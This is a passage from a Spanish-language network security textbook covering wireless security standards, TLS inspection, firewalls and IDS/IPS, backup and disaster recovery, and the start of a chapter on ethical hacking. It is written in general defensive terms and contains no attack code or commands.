implementación de nuevos estándares que eliminan grandes vulnerabilidades históricas, por ejemplo, ataques de diccionario offline (Wi-Fi Alliance, 2024).

- WPA3 (Wi-Fi Protected Access 3): Presenta el nuevo protocolo de autenticación SAE (Simultaneous Authentication of Equals) el cual sustituye al clásico handshake de cuatro vías de WPA2 y que es particularmente resistente a ataques de fuerza bruta pasiva, esto es, un atacante no puede descifrar el tráfico una vez capturado, aunque posteriormente sepa la contraseña (Vanhoef, 2019). Contrario a lo esperado, análisis posteriores han demostrado que la implementación real del estándar de SAE y del propio WPA3 puede introducir nuevas superficies de ataque, características de la familia de vulnerabilidades Dragonblood, que explotan debilidades en el handshake Dragonfly y en el protocolo EAP-pwd para degradar la seguridad esperada del estándar de WPA3 (Vanhoef & Ronen, 2020).
- PMF (Protected Management Frames): Estándar definido en IEEE 802.11w, proporciona protección contra las tramas de gestión (de desasociación, por ejemplo), privilegió a un atacante desconectar a los usuarios legales de la red de manera que forzase una reconexión a la red, que serviría para conseguir credenciales.
- OWE (Opportunistic Wireless Encryption): Es un tipo de cifrado desarrollado para redes públicas abiertas (por ejemplo, redes públicas de aeropuertos). OWE cifra automáticamente a través de la red entre el dispositivo y el punto de acceso la comunicación sin necesidad de contraseña, haciendo así un menor uso del cifrado en comparación con el WPA o WPA2; y eliminado el espionaje casual (sniffing) el cual es habitual en redes públicas (Wi-Fi Alliance, 2024).

Figura 32

Evolución de la seguridad inalámbrica: De WPA2 a WPA3



Nota: WPA3 elimina las debilidades criptográficas que permitían el descifrado de tráfico capturado. Elaboración propia basada en Vanhoef (2019) y Wi-Fi Alliance (2024).

3.3.4. Estrategias de monitoreo, inspección y gobernanza

La ubicuidad del cifrado de extremo a extremo, impulsada por estándares como TLS 1.3 y HTTPS, ha generado una paradoja operativa para los equipos de seguridad: las mismas herramientas que protegen la privacidad de los datos ocultan simultáneamente la actividad maliciosa. Los adversarios aprovechan este "punto ciego" para canalizar comunicaciones de comando y control (C2), exfiltrar información sensible y descargar payloads maliciosos sin ser detectados por los controles perimetrales tradicionales.

Frente a este desafío, las organizaciones deben desplegar una estrategia híbrida que combine la inspección profunda (descifrado selectivo) con el análisis de comportamiento del tráfico cifrado, todo ello enmarcado en una gobernanza estricta que respete las normativas de privacidad (National Security Agency [NSA], 2023; Cisco Systems, 2024).

3.3.4.1. Inspección Profunda de Tráfico (TLS/SSL Inspection)

La técnica predominante para recuperar la visibilidad es la "inspección TLS" (también conocida como SSL Decryption o Break-and-Inspect). Este mecanismo implica interponer un dispositivo de seguridad —generalmente un Firewall de Próxima Generación (NGFW) o un Secure Web Gateway (SWG)— que actúa como un intermediario autorizado (Man-in-the-Middle) entre el cliente y el servidor externo.

El proceso técnico se desarrolla en cinco fases críticas:

- Intercepción: El dispositivo captura la solicitud de conexión del cliente.
- Validación: El dispositivo establece una conexión segura con el servidor de destino y valida su certificado original.
- Suplantación Autorizada: El dispositivo genera un certificado "espejo" firmado por una Autoridad de Certificación (CA) interna en la que el cliente confía, y se lo presenta al usuario.
- Inspección: El tráfico se descifra en la memoria del dispositivo, se analiza en busca de malware o patrones de fuga de datos (DLP), y se vuelve a cifrar.
- Reenvío: El tráfico limpio se envía a su destino final.

Aunque eficaz, esta técnica introduce latencia y exige hardware con aceleración criptográfica dedicada para no degradar la experiencia del usuario (Stallings, 2022).

3.3.4.2. Análisis de Tráfico Cifrado sin Descifrado (ETA)

Dadas las limitaciones técnicas y legales del descifrado masivo, ha surgido el Análisis de Tráfico Cifrado (ETA). Esta metodología utiliza algoritmos de aprendizaje automático (Machine Learning) para inferir la malicia de una conexión sin necesidad de leer su contenido (payload).

El análisis se basa en metadatos y características observables del "apretón de manos" (handshake) TLS y del flujo de paquetes, tales como:

- Huella Digital JA3: Identificación del cliente y servidor basada en los parámetros de cifrado negociados.
- Análisis de Tiempos y Tamaños: La secuencia y longitud de los paquetes en una sesión de exfiltración de datos difiere estadísticamente de una navegación web legítima.
- Certificados Anómalos: Detección de certificados autofirmados o emitidos por autoridades no estándar comúnmente usadas por botnets.

El ETA permite detectar amenazas avanzadas manteniendo la privacidad del contenido y reduciendo la carga de procesamiento en los firewalls (Anderson & McGrew, 2019; Cisco Systems, 2024).

3.3.4.3. Gobernanza y Cumplimiento Normativo

La implementación de estas tecnologías exige un marco de gobernanza riguroso para evitar violaciones de privacidad, especialmente bajo regulaciones como GDPR o LOPDP. La política de inspección debe regirse por el principio de necesidad y proporcionalidad.

Las mejores prácticas dictan la creación de listas de exclusión categóricas. El tráfico dirigido a sitios de banca, salud o gobierno no debe ser descifrado ni almacenado, protegiendo así los datos sensibles de los empleados. Las organizaciones deben auditar periódicamente las bitácoras de inspección para garantizar que no se esté interceptando información protegida inadvertidamente (European Union Agency for Cybersecurity [ENISA], 2023).

La Tabla 16 contrasta los enfoques de inspección y análisis.

Tabla 16

Comparativa entre Inspección TLS y Análisis de Tráfico Cifrado (ETA)

Característica	Inspección TLS (Descifrado)	Análisis de Tráfico Cifrado (ETA)
Mecanismo	Interceptación y descifrado completo (MITM).	Inferencia estadística y Machine Learning sobre metadatos.
Visibilidad	Total: ve el contenido real (payload).	Parcial: ve el comportamiento y contexto.
Privacidad	Riesgo alto: requiere políticas de exclusión estrictas.	Riesgo bajo: preserva el cifrado de extremo a extremo.
Costo/Rendimiento	Alto consumo de CPU/Memoria; introduce latencia.	Bajo impacto en el rendimiento de la red.

Nota: Elaboración propia a partir de ENISA (2023).

3.4. Implementación de muros de fuego (Firewalls) y sistemas de detección de intrusos (IDS/IPS)

La implementación de muros de fuego (firewalls) y sistemas de detección constituye la columna vertebral de la seguridad en redes. Si bien el perímetro tradicional se ha difuminado con la adopción de la nube, la necesidad de controlar los flujos de tráfico entre zonas de diferente nivel de confianza permanece inalterable. La tecnología ha evolucionado desde el filtrado de paquetes estático hacia plataformas de Próxima Generación (NGFW), capaces

de inspeccionar el contenido de las aplicaciones y entender el contexto de la identidad del usuario, no solo su dirección IP (Stallings, 2022).


3.4.1.Marco conceptual y tipologías tecnológicas

La evolución de los firewalls refleja la sofisticación de las amenazas. La literatura técnica clasifica esta progresión en tres generaciones fundamentales:

- Filtrado de Paquetes (Capa 3/4): La primera generación toma decisiones basándose exclusivamente en direcciones IP de origen/destino, puertos y protocolos (TCP/UDP). Son rápidos, pero carecen de contexto sobre el estado de la conexión.
- Inspección de Estado (Stateful Inspection): Introduce la facultad de poder controlar el estado de las conexiones que están abiertas. El firewall recuerda que un paquete que llega es la respuesta a una solicitud legitimada que ha salido, permitiendo el paso sin más reglas explícitas.
- Firewalls de Próxima Generación (NGFW - Capa 7): Proceden del anterior concepto de firewall de aplicación y existen como dispositivos que introducen la inspección profunda de paquetes (DPI) para distinguir qué aplicaciones son las que se utilizan (ej. bloquear igualmente Facebook Games, pero permitir Facebook Chat por debajo del puerto 80), independientemente del puerto utilizado. Exploran todo el tráfico de una red. Permiten prevención de intrusiones (IPS), hacen inteligencia de amenazas, descifran TLS, etc. Todo ello en una única plataforma (Cisco Systems, 2024; Gartner, 2023).

Figura 33

Evolución tecnológica de los firewalls: del filtrado básico al control contextual



Nota: Los NGFW añaden visibilidad de aplicación e identidad a las capacidades tradicionales. Elaboración propia basada en Cisco Systems (2024) y Stallings (2022).

3.4.2.Diseño arquitectónico y criterios de colocación


La eficacia de un firewall depende menos de su marca que de su ubicación en la topología de la red. Un diseño arquitectónico robusto debe seguir el principio de segmentación jerárquica para contener posibles brechas.

Las zonas de seguridad estándar incluyen:

- Perímetro Externo (Borde): El punto de entrada principal desde Internet. Su función es filtrar el "ruido" masivo, bloquear ataques de denegación de servicio (DDoS) básicos y terminar túneles VPN.
- Zona Desmilitarizada (DMZ): Un segmento aislado para servicios públicos (servidores web, correo, DNS). La DMZ impide que, si un servidor público es comprometido, el atacante tenga acceso directo a la red interna (Scarfone & Mell, 2007).
- Red Interna (Core): Donde residen los usuarios y estaciones de trabajo. Aquí, los firewalls internos previenen el movimiento lateral.
- Centro de Datos / Zona Crítica: Protege los servidores de bases de datos y aplicaciones de negocio. Requiere las políticas más restrictivas y la inspección más profunda (IPS activo).

Figura 34

Arquitectura de seguridad perimetral y segmentación en zonas (DMZ)



Nota: La DMZ actúa como una zona de amortiguamiento entre la red pública hostil y los activos internos. Elaboración propia basada en Scarfone y Mell (2021).

3.4.3. Políticas, gestión del cambio y orquestación

La degradación de la seguridad en los firewalls suele ser producto de una mala gestión de las reglas a lo largo del tiempo (reglas obsoletas, permisivas o redundantes). Para mitigar este riesgo, es imperativo establecer un ciclo de vida de las políticas de seguridad.

- Principio de Denegación Predeterminada (Default Deny): La última regla de cualquier lista de control de acceso (ACL) debe ser "bloquear todo lo demás". Solo se habilita el tráfico explícitamente necesario para el negocio.
- Gestión del Cambio: Cualquier modificación en las reglas debe pasar por un proceso formal de solicitud, evaluación de riesgo, aprobación y prueba antes de su implementación en producción.
- Orquestación y Auditoría: El uso de herramientas de gestión centralizada (como Firewall Policy Management) permite auditar las reglas automáticamente, detectar sombras (shadow rules) y garantizar el cumplimiento normativo (PCI-DSS, ISO 27001) (National Institute of Standards and Technology [NIST], 2020).

3.4.4. Técnicas avanzadas: tráfico cifrado, evasión y aprendizaje automático.

El tráfico cifrado no deja de crecer y, con eso, los sistemas que antes hacían DPI quedaron casi sin vista. Literalmente ven pasar los paquetes, pero ya no pueden entrar a revisar qué llevan dentro. En varios entornos, la única forma de recuperar un poco de contexto ha sido recurrir a la interceptación TLS/SSL en el borde de la red. Ahí, en ese punto exacto, el tráfico puede descifrarse siempre con políticas claras y límites bien definidos— para analizarlo sin tocar información que no debería ser expuesta (Chinnasamy et al., 2025).

En paralelo, muchas organizaciones están apoyándose en modelos de aprendizaje automático para compensar esa falta de visibilidad. Estos algoritmos no buscan abrir el paquete; lo que hacen es estudiar el comportamiento del flujo cifrado: tiempos, tamaños, secuencias, patrones que “no encajan” con lo normal. Con estos datos, pueden detectar incluso ataques nuevos, los famosos zero-

day. Eso sí requieren ajustes constantes. Si el modelo se queda quieto, los falsos positivos empiezan a dispararse y terminan siendo un problema en sí mismos (Chahal, 2023).

Como práctica para aterrizar todo esto, es útil levantar un IDS como Snort o Suricata en modo pasivo y ver, con calma, qué alertas aparecen usando solo firmas estáticas. Después comparar eso con las alertas por comportamiento. La diferencia entre ambos enfoques suele ser más evidente de lo que uno espera al principio.

Figura 35

Análisis avanzado del tráfico cifrado mediante IA en NGFW e IDS/IPS

Nota: Integración de aprendizaje automático para detectar anomalías sin comprometer la privacidad del contenido. Elaboración propia basada en Cisco Systems (2024), Chahal (2023) y Chinnasamy et al. (2025).

3.4.5.Evaluación, métricas y evidencia empírica

La efectividad de los controles de seguridad perimetral no debe basarse en suposiciones, sino medirse mediante indicadores de desempeño cuantificables. Las métricas fundamentales incluyen:

- TPR (True Positive Rate): Tasa de amenazas reales detectadas correctamente.
- FPR (False Positive Rate): Tasa de alertas erróneas sobre tráfico legítimo.
- MTTD (Mean Time to Detect): Tiempo promedio que se requiere para detectar una intrusión.
- MTTR (Mean Time to Respond): Tiempo promedio que se requiere para contener y remediar el incidente a partir de haber detectado una intrusión.

La evidencia empírica respalda la evolución tecnológica: informes de la industria indican que la integración de Firewalls de Próxima Generación (NGFW) con

sistemas IDS basados en Inteligencia Artificial mejora la detección de ataques de día cero en un 27 % (Gartner, 2023). Estas métricas se validan mediante pruebas de penetración controladas y ejercicios de Red Team, que simulan adversarios reales para estresar las defensas (Cisco Secure, 2024).

Figura 36

Métricas clave en la evaluación de desempeño de IDS/IPS y firewalls

Nota: Representación de indicadores operativos utilizados para validar la eficacia de los controles perimetrales. Elaboración propia basada en Nasim y Dutta (2025) y Gartner (2023).

Laboratorio Integrador Sugerido: Para consolidar estos conceptos, se propone la siguiente secuencia experimental:

1. Configurar un firewall perimetral con políticas de denegación predeterminada.
2. Implementar un IDS pasivo en el mismo segmento de red.
3. Ejecutar un escaneo de puertos controlado y medir los tiempos de detección (MTTD).
4. Habilitar los algoritmos de detección por anomalías (ML) y comparar la tasa de detección frente al escenario base.

3.4.6. Riesgos, limitaciones y tendencias emergentes

Los sistemas perimetrales han mejorado, pero todavía arrastran varios problemas que se sienten en la operación diaria. Algunos generan tal cantidad de alertas irrelevantes que el equipo termina perdiendo tiempo entre falsos positivos. Otros quedan prácticamente sin visibilidad cuando todo viaja cifrado extremo a extremo. Y, además, mantenerlos funcionando actualizados, afinados, sin huecos suele costar más tiempo y recursos de lo que se admite en un informe.


Para mitigar parte de ese desgaste, muchas organizaciones han empezado a mover piezas: colocar sensores en distintas zonas de la red, trabajar con listas de reputación que cambian según lo que reporta la comunidad o los proveedores, e incluso apoyarse en plataformas SOAR que automatizan algunas respuestas rutinarias (IBM, 2024). No arreglan todo, pero alivian bastante la carga.

En paralelo, la arquitectura se está inclinando hacia el enfoque de Zero Trust Network Access (ZTNA). Ya no se confía en nadie solo porque "está dentro" de la red. Cada petición se revisa, una y otra vez, tomando en cuenta identidad, contexto, dispositivo prácticamente todo lo que pueda aumentar o reducir el nivel de riesgo (Kindervag, 2010; Rose et al., 2020).

Y mientras eso avanza, también empiezan a aparecer dos líneas que están llamando bastante la atención: la IA explicable, que ayuda a entender por qué un modelo toma determinadas decisiones, y las redes de intercambio colaborativo de inteligencia, donde varias organizaciones comparten señales tempranas de amenazas. Ambas cosas, combinadas, apuntan a un ecosistema defensivo más ágil y menos ciego ante adversarios que ya no siguen patrones predecibles.

Figura 37

Evolución hacia la integración Zero Trust en la seguridad de red



Nota: Relación entre los componentes perimetrales tradicionales y los sistemas de autenticación contextual en un marco Zero Trust. Elaboración propia basada en Kindervag (2010) y Rose et al. (2020).

3.5. Copias de seguridad, recuperación ante desastres y plan de contingencia

La protección de los datos no es solo una tarea más dentro del área de TI; es, en la práctica, uno de los puntos que sostiene a toda la organización. Basta con que ocurra un incidente un ataque de ransomware, un fallo masivo, incluso un evento natural que interrumpa la energía o dañe equipos para que se vea cuán frágil puede ser la continuidad operativa. Y cuando eso pasa, la institución no solo pierde servicio, también se tambalea la confianza de quienes dependen de ella.

En la gestión de la continuidad operativa suele hablarse de copias de seguridad, recuperación ante desastres y planes de contingencia como si fueran piezas distintas; sin embargo, su eficacia depende de la relación que mantienen entre sí. No funcionan de manera aislada; cada componente sostiene al siguiente. El respaldo conserva la información, el DR define el procedimiento para restaurar los servicios y el plan de contingencia establece qué hacer mientras el entorno aún no se ha normalizado. Cuando uno de ellos se debilita ya sea por errores operativos o por falta de actualización los otros mecanismos lo resienten, incluso si su diseño es correcto (Herrera et al. (2020).

La creciente complejidad de los entornos tecnológicos marcados por la virtualización y la nube exige estrategias integrales alineadas con estándares internacionales como la norma ISO 22301, que establece los requisitos para un sistema de gestión de la continuidad del negocio (ISO, 2019).

La implementación de planes de respaldo estructurados -en el marco de planes 3-2-1, réplicas inmutables y planes de recuperación ante desastres- se ha convertido en una parte importante de la continuidad del negocio operativo. Estas prácticas hacen que se reduzca la superficie ante la falla, el ataque por parte de ransomware o cualquier tipo de interrupción inesperada del servicio, al permitir la recuperación de operaciones de negocio en tiempos más predecibles (Keepit, 2024; Kesa, 2023).

Por otro lado, desde una óptica formativa, también se consideran materiales didácticos para programas de capacitación, ya dirigidos a estudiantes o a

comunidades donde se trabaja la creación de rutinas que se centran en la protección, clasificación y resguardo de la información académica o personal. La incorporación de estas prácticas en proyectos institucionales de alfabetización digital supone mejorar la independencia tecnológica y reducir riesgos del uso habitual de dispositivos y plataformas (Ruiz García, 2025).

3.5.1.Marco conceptual y fundamentos técnicos


La eficacia de cualquier estrategia de recuperación se mide a través de dos métricas fundamentales que definen los límites de tolerancia del negocio ante una interrupción:

- Objetivo de Tiempo de Recuperación (RTO): Es el tiempo máximo aceptable que un servicio o sistema puede permanecer inactivo tras un incidente antes de que el impacto sea inaceptable. Define la "velocidad" requerida para la restauración.
- Objetivo de Punto de Recuperación (RPO): Representa la cantidad máxima de datos (medida en tiempo) que la organización está dispuesta a perder. Determina la "frecuencia" necesaria de las copias de seguridad.

La definición correcta de estos parámetros es crucial: un RTO cercano a cero exige soluciones de alta disponibilidad costosas (réplicas en tiempo real), mientras que un RTO de 24 horas permite el uso de respaldos tradicionales en cinta o disco (INCIBE, 2019).

Figura 38

Relación temporal entre RPO, RTO y el evento disruptivo



Nota: El RPO determina la pérdida máxima de datos tolerada, mientras que el RTO define la urgencia de la recuperación. Elaboración propia basada en INCIBE (2019) e ISO (2019).

3.5.2. Tipologías y arquitecturas de respaldo

Las prácticas de respaldo han evolucionado desde copias simples hacia arquitecturas resilientes. La regla de oro en la industria es la Estrategia 3-2-1, que establece la necesidad de mantener:

- 3 copias de los datos (una de producción y dos respaldos).
- En 2 medios de almacenamiento diferentes (ej. disco local y cinta/nube).
- Con 1 copia alojada fuera del sitio (offsite) para protegerse de desastres físicos.

Frente a la amenaza del ransomware, esta regla se ha actualizado al modelo 3-2-1-1-0, añadiendo una copia inmutable (que no puede ser modificada ni borrada, incluso con privilegios de administrador) y asegurando 0 errores en la recuperación mediante pruebas automáticas (Veeam, 2024).

Figura 39
La regla 3-2-1-1-0 para la protección contra ransomware

Nota: Evolución de la estrategia de respaldo para garantizar la recuperabilidad ante ataques destructivos. Elaboración propia basada en Veeam (2024).

3.5.3. Recuperación ante desastres y estrategias organizativas

Los estudios aplicados en instituciones financieras ecuatorianas demuestran que la continuidad operativa de procesos críticos, como la emisión de tarjetas de crédito y débito, depende directamente de una gestión de riesgos estructurada que identifique vulnerabilidades en personal, infraestructura, controles de acceso y procedimientos de monitoreo (Solano Gutiérrez, Núñez Freire, Mendoza Loor & Choez Calderón, 2023). El uso de metodologías como OCTAVE Allegro permite evaluar estos elementos de manera sistemática y establecer planes de contingencia que articulen restauración de servicios, coordinación con proveedores externos y mecanismos de recuperación de datos en caso de incidentes disruptivos.

La recuperación ante desastres no se reduce a tener servidores de reserva o un sitio alterno. En realidad, es una mezcla de infraestructura y coordinación interna, y ambas cosas deben caminar juntas. Lo primero que se hace casi siempre es un Análisis de Impacto al Negocio (BIA); ahí se identifican los procesos que no pueden detenerse por mucho tiempo, y se decide cuáles deben volver a funcionar primero si ocurre algo serio.

De acuerdo con la Guía para el diseño de un plan de continuidad (González et al. 2024), la estrategia necesita algo muy básico pero que a veces falta: roles claros, rutas de comunicación y procedimientos de escalamiento que no dependan de la improvisación.

En organizaciones con varias dependencias tanto universidades como empresas que operan en distintas ciudades se ha ido imponiendo una solución que combina infraestructura local con recursos externos: los esquemas híbridos de recuperación en la nube. Su lógica operacional es práctica. Cuando el centro de datos deja de funcionar por un incidente grave, no es necesario esperar a que todo el entorno físico vuelva a estar disponible; los servicios esenciales pueden reactivarse de manera provisional en plataformas cloud preparadas para ese escenario. Esta opción ha ganado popularidad porque acorta de forma significativa el tiempo de interrupción y evita el gasto permanente de mantener un sitio alterno completamente operativo (González et al., 2024).

3.5.4.Plan de contingencia: integración y pruebas

Un plan de contingencia no debería quedarse guardado en una carpeta como si fuera un archivo más. Funciona, más bien, como un conjunto de instrucciones vivas que deben revisarse y ajustarse cada cierto tiempo. No basta con describir cómo restaurar sistemas; también hay que prever cómo se comunicará la situación, quién hablará con quién y cómo se coordinarán las áreas involucradas para que nada quede suelto cuando ocurra un incidente.

La norma ISO 22301 insiste justamente en eso, en trabajar con el ciclo PDCA planear, ejecutar, revisar y actuar para que el plan no se estanque. La idea es ir afinando detalles tras cada ejercicio, cada evento o incluso cada cambio en la infraestructura (ISO, 2019a).

Este tipo de análisis de riesgos no solo aporta valor operativo a las organizaciones, sino que constituye un recurso pedagógico poderoso para la formación en seguridad en sistemas. El estudio del proceso de emisión de tarjetas permite observar cómo se operacionalizan conceptos como activos, amenazas, vulnerabilidades e impactos, vinculándolos con decisiones concretas de diseño de controles, definición de políticas internas y pruebas de recuperación ante desastres (Solano Gutiérrez, Núñez Freire, Mendoza Loor & Choez Calderón, 2023). Integrar estudios de caso reales en la enseñanza fortalece la comprensión aplicada de la gestión de riesgos en contextos financieros altamente regulados (Asana, 2025).

Los estudios recopilados por González et al. (2024) muestran un dato interesante: aquellas organizaciones que practican simulacros de recuperación al menos dos veces al año suelen responder mejor cuando ocurre una contingencia real. Los tiempos de inactividad disminuyen de forma marcada cerca del 78 % según los reportes y la diferencia entre la recuperación proyectada y la recuperación efectiva se reduce, lo que demuestra que la práctica sistemática tiene un efecto directo en la resiliencia operativa).

Laboratorio integrador sugerido:

1. Elaborar un análisis de impacto en el negocio (BIA) identificando tres procesos críticos.
2. Definir RTO y RPO para cada proceso.
3. Diseñar un esquema de backup aplicando la regla 3-2-1-1.
4. Simular un ataque de *ransomware* y documentar la recuperación paso a paso.

3.5.5. Riesgos contemporáneos y tendencias emergentes

El ransomware moderno ataca específicamente los repositorios de backup para forzar el pago del rescate. El informe de tendencias de Veeam (2024) alerta que el 96 % de los ataques intentan comprometer o eliminar las copias de seguridad.

Frente a esto, las tendencias emergentes apuntan hacia:

- Almacenamiento Inmutable: Se trabaja, por ejemplo, con tecnologías basadas en el principio Write Once, Read Many (WORM), presentes tanto

en servicios en la nube como en equipos diseñados específicamente para archivado. La utilidad de este enfoque se hace evidente en escenarios donde los respaldos podrían ser alterados o incluso destruidos por fallos operativos o por ataques como el ransomware, ya que el contenido queda fijado desde el momento en que se escribe.

- Aislamiento (Air Gap): Consiste en separar por medios físicos o a través de una desconexión lógica estricta el repositorio donde se guardan los datos. La idea no es reciente, pero ha recuperado vigencia porque los ataques modernos suelen propagarse lateralmente y comprometer, en cuestión de minutos, todos los sistemas conectados. Cuando la copia está aislada, el atacante carece de una ruta inmediata para dañarla (CISA, s.f.).
- Recuperación Asistida por IA: En los últimos años ha cobrado interés un enfoque particular de recuperación de datos que incorpora modelos de inteligencia artificial antes de ejecutar cualquier proceso de restauración. La lógica es sencilla, aunque su aplicación técnica sea bastante más compleja: antes de devolver una copia al sistema, el algoritmo examina su estructura, compara patrones previos de actividad y detecta indicios de código malicioso que pudo haber quedado oculto dentro del propio respaldo. Gudla y Jamalpur (2025), en un estudio de 2025, documentan varios casos en los que esta verificación previa evitó que el proceso de recuperación introdujera nuevamente el malware que había provocado el incidente, lo cual matiza bastante el papel tradicional del respaldo como “copia confiable” por defecto.

Aunque suele asumirse que la resiliencia de la información depende, ante todo, de la tecnología instalada, la evidencia empírica sugiere una lectura más compleja. En varios informes de alfabetización digital uno de ellos impulsado por UNESCO en 2020 aparece un elemento que no siempre recibe atención: muchas pérdidas de datos provienen de decisiones cotidianas de los usuarios y no de fallos de hardware o de software.

Cuando se examinan estos casos con más detalle, como hace Guamán Cajilema (2025) en su estudio sobre prácticas de resguardo en organizaciones locales, emergen situaciones aparentemente simples: copias que nunca se ejecutaron,

respaldos guardados en medios inseguros o rutinas que dependían de una sola persona.

Por esa razón, los programas de respaldo que solo describen procedimientos técnicos suelen quedarse cortos. Necesitan incorporar un componente formativo que acompañe a quienes operan los sistemas, no desde una lógica de "capacitación puntual", sino desde una práctica sostenida. En varios proyectos institucionales y aquí la experiencia de campo es bastante clara resulta más efectivo trabajar con guías breves, ejercicios de comprobación y pequeñas rutinas que los usuarios pueden repetir sin necesidad de supervisión constante. Con el tiempo, estas prácticas no solo fortalecen la autonomía del usuario, sino que estabilizan la calidad del respaldo mismo, reduciendo la dependencia de la infraestructura o del personal técnico.

CAPITULO 04

HACKING ÉTICO

Hacking Ético

En el ecosistema de la ciberseguridad contemporánea, el hacking ético técnicamente denominado penetration testing o pruebas de penetración se erige como una disciplina defensiva fundamental. Se define como la ejecución autorizada, controlada y sistemática de técnicas ofensivas orientadas a identificar vulnerabilidades, estimar su riesgo de explotación y proponer mitigaciones efectivas antes de que sean aprovechadas por un adversario real. Esta práctica trasciende la mera validación de controles técnicos; exige la adhesión estricta a marcos éticos y legales que delimiten claramente el accionar profesional del acceso ilícito o delictivo (Scarfone et al., 2008; OWASP, 2023; Alhamed & Rahman, 2023).

El trabajo sistemático en pruebas de seguridad ha ido conformando, con los años, un conjunto de prácticas que buscan algo más que la simple identificación de fallas: procuran que el proceso pueda repetirse, compararse y auditarse con criterios comunes. No fue un cambio inmediato; más bien, se produjo a medida que distintos equipos, cada uno con su estilo, empezaron a reconocer la necesidad de hablar un mismo lenguaje metodológico. De esa convergencia surgieron referentes como el Penetration Testing (PTES, 2022), el Open Source Security Testing Methodology Manual (OSSTMM); y, en el ámbito de aplicaciones web, el la Web Security Testing Guide desarrollada por Open Worldwide Application Security Project (OWASP).

